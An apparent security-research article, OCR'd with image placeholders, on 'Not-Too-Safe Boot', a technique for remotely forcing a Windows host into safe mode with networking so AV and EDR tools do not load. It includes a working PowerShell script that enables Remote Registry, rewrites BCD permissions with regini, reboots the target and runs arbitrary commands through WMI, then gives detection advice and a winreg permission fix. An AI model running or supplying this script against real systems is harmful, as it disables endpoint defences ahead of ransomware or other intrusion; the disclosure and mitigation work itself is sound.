# Not-Too-Safe Boot

## Remotely Bypassing Endpoint Security Solutions (AV/EDR/…) and Anti-Tampering Mechanisms

**Zero-Day Zone (www.zerodayzone.com)**

## Introduction

In this article, we provide an in-depth analysis of the *Not-Too-Safe Boot* technique, which has been designed to bypass Endpoint Security Solutions like antivirus (AV), endpoint detection and response (EDR) and anti-tampering mechanisms remotely.

This method builds on a local execution technique first published in 2007 and later utilized in a real world scenario by a ransomware in 2019.

By leveraging native Windows functionalities, *Not-Too-Safe Boot* is a review of the original technique (that was used only locally) that enables attackers, with administrative privileges over the victim system, to remotely force to boot in safe mode and carry out malicious activities.

## Background

The original method, to the best of our knowledge, was first documented in the paper "Win32/Bypass Abstract" published on PacketStorm more than 15 years ago.

As comented above, in 2019, a real world ransomware, the Snatch ransomware used a variant of this technique to bypass security measures, as reported by Sophos.

In response to the ever-changing threat landscape, the *Not-Too-Safe Boot* technique was developed to further exploit these weaknesses remotely.

## Not-Too-Safe Boot: The Basics

*Not-Too-Safe Boot* is a remote technique that leverages native Windows functionalities, making it 100% Living-off-the-Land (LotL).

It enables an attacker with administrative privileges to remotely force a system to start in safe mode, thereby disabling any AV, EDR or another cybersecurity solutions with antitampering mechanism and allowing them to perform various malicious actions.

## <u>Not-Too-Safe Boot: Attack Execution</u>

The following are the steps to implement the attack:

***1. Enable "remote registry" service****:* To initiate the attack, the remote registry service must be enabled, allowing changes to the target system's registry remotely.

***2. Force write permissions on the BCD00000000 registry branch****:* The attacker must modify the permissions of the BCD00000000 registry branch to enable write access. This step is critical, as it allows the attacker to manipulate the target system's boot configuration data.

***3. Remotely write the necessary registry entries****:* With write access to the BCD00000000 registry branch, the attacker can remotely create registry entries to force the system to boot in "safeboot with network" mode in the branch. This mode allows the attacker to maintain network connectivity during the attack while disabling AV and EDR solutions.

***4. Initiate a system reboot****:* The attacker initiates a system reboot, which forces the target system to start in safe mode with the modified boot configuration.

***5. Gain remote access and execute commands****:* Once the system reboots in safe mode, the attacker can use Windows Management Instrumentation (WMI) and the "process call create" method to remotely execute commands on the now unprotected system.

## <u>Not-Too-Safe Boot: In-Deep Key Fact</u>


In order to modify ***BCD00000000*** and write to the registry remotely the *HKLM\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg* orquestates who has enough privileges to perform this actions. This registry key has two different aproaches.

1. The ACL/ACE of this registry key defines which user/groups can manage remotely the registry:
By Default these are the group defined:

- *LOCAL SERVICE*: Full Control and Read.
- *Administrator*s: Full Control and Read.
- Backup Operators: Read (without inheritance, applies only to *HKLM\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg*).

2. The two child keys *AllowedPaths y AllowedExactPaths* define which registry *Paths* are visible for the rest of the users. Users/groups not defined in the ACL/ACE of *winreg* will only "view" registry paths defined in these two keys.

By default, *Administrators* has *Write DAC* permission on *BCD00000000.* Because of that and *winreg* ACL/ACE, it is possible to **remotely** gain write access over *BCD00000000* branch and then enable *Safeboot* in "Network Mode".



Computer\HKEY_LOCAL_MACHINE\BCD00000000

Permissions for BCD00000000

Security

Group or user names:
- SYSTEM
- Administrators (P[redacted]2\Administrators)

| Permissions for Administrators | Allow | Deny |
|---|---|---|
| Full Control | ☐ | ☐ |
| Read | ☐ | ☐ |
| Special permissions | ✓ | ☐ |

For special permissions or advanced settings, click Advanced.

Permission Entry for BCD00000000

Principal: Administrators (P[redacted]2\Administrators) Select a principal

Type: Allow

Applies to: This key only

Advanced permissions:

| | |
|---|---|
| ☐ Full Control | ☐ Create Link |
| ☑ Query Value | ☐ Delete |
| ☐ Set Value | ☑ Write DAC |
| ☐ Create Subkey | ☐ Write Owner |
| ☑ Enumerate Subkeys | ☑ Read Control |
| ☑ Notify | |

☐ Only apply these permissions to objects and/or containers within this container

## Not-Too-Safe Boot: Automation


In order to automate this technique a small script has been written reutilizing *Windows* tools. It is necessary to know the **GUID** of the Boot Entry to modify.

This can be done by reading ***BCD00000000*** remotely.

After importing the *script* to the current PowerShell session with enough privileges in the remote computer:

```
$COMPUTER="\\PCNAME"
$COMPUTER_IP="PCIP"
$BOOT_GUID="GUID"

# Need to be run as a user with admin rights in the remote computer

function EnableRemoteRegistry {
    cmd.exe /c "sc.exe $COMPUTER config RemoteRegistry start= demand"
    cmd.exe /c "sc.exe $COMPUTER start RemoteRegistry"
}

function EnableSafeModeNetwork {
    "\Registry\Machine\BCD00000000 [17 1]" | Out-File -FilePath "$env:TEMP\regini.txt"
    cmd.exe /c "regini.exe -m $COMPUTER $env:TEMP\regini.txt"

    "\Registry\Machine\BCD00000000\Objects\${BOOT_GUID}\Elements\ [17 1]" | Out-File -FilePath
"$env:TEMP\regini.txt"
    cmd.exe /c "regini.exe -m $COMPUTER $env:TEMP\regini.txt"

    $hive = [Microsoft.Win32.RegistryHive]::LocalMachine
    $path = "BCD00000000\Objects\${BOOT_GUID}\Elements\"

    $base = [Microsoft.Win32.RegistryKey]::OpenRemoteBaseKey($hive, $COMPUTER)
    $key  = $base.OpenSubKey($path, $True)

    $subkey = $key.CreateSubKey("25000080")

    $byte_1 = [Byte[]] (0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00)
    $subkey.SetValue("Element", $byte_1, [Microsoft.Win32.RegistryValueKind]::Binary)
}

function RebootRemote {
    cmd.exe /c "shutdown /m $COMPUTER /r /t 0"
}

function DoMaliciousThings {
    cmd.exe /c "wmic /node:$COMPUTER_IP process call create `"cmd.exe /c whateveryouwant.exe`""
    [...]
}

function RestoreNormalBoot {
    cmd.exe /c "wmic /node:$COMPUTER_IP process call create `"cmd.exe /c bcdedit /deletevalue
{default} safeboot`""
    cmd.exe /c "wmic /node:$COMPUTER_IP process call create `"cmd.exe /c shutdown /r /t 0`""
}
```

We should execute *EnableRemoteRegistry* in order to start the *RemoteRegistry* service if it is not running yet. Later *EnableSafeModeNetwork* will modify permissions accordingly using *regini*. Permissions will look like this:



\HKEY_LOCAL_MACHINE\BCD00000000

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |

Permissions for BCD00000000

Security


Group or user names:

SYSTEM
Administradores (P 1\Administradores)

| Permissions for Administradores | Allow | Deny |
|---|---|---|
| Full Control | ✓ | ☐ |
| Read | ✓ | ☐ |
| Special permissions | | |

For special permissions or advanced settings, click Advanced.

And then enable *SafeBoot* in “Network Mode” writing a new registry key, 25000080, with a *REG_BINARY* of *(0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00)*. This will look like this:



\HKEY_LOCAL_MACHINE\BCD00000000\Objects\{a f}\Elements\25000080

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| Element | REG_BINARY | 01 00 00 00 00 00 00 00 |

Later on, rebooting the PC using *RebootRemote* will make the computer starts in SafeMode. Because the type of this SafeBoot is “Network Mode” RPC is available and *Windows Management Instrumentation (WMI)* is fully functional.

Once finished, we can enable “Normal Boot” again and reboot: *RestoreNormalBoot*.


## Not-Too-Safe Boot: Detection and Mitigation

To detect *Not-Too-Safe Boot* attacks, organizations and cybersecurity solutions with antitampering methods should monitor for remote registry service activation events and any suspicious changes to the *BCD00000000* registry branch. Implementing robust logging and alerting mechanisms can help security teams identify and respond to these activities promptly.

A mitigation measure, which may have consequences for the functionality of legitimate remote administration services, is to limit “Administrator” user permissions on the “winreg” registry key, disabling the ability to perform remote write operations.

To apply this mitigation automatically the following approach can be useful. The regini utility showed above can be used again to modify *winreg* permissions. To do so:

1. Create a text file with the following content, regini.txt, for example:
2. *“\Registry\Machine\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg” [2]*
3. From an elevated cmd.exe run: *regini regini.txt*
4. This will establish the permissions of *winreg* as “*Administrators Read Access*“.



Group or user names:
Administrators (PC-SIS02\Administrators)

| Permissions for Administrators | Allow | Deny |
|---|---|---|
| Full Control | ☐ | ☐ |
| Read | ✓ | ☐ |
| Special permissions | ☐ | ☐ |

For special permissions or advanced settings, click Advanced.

**This countermeasure blocks the attacker’s ability to manipulate the registry remotely.**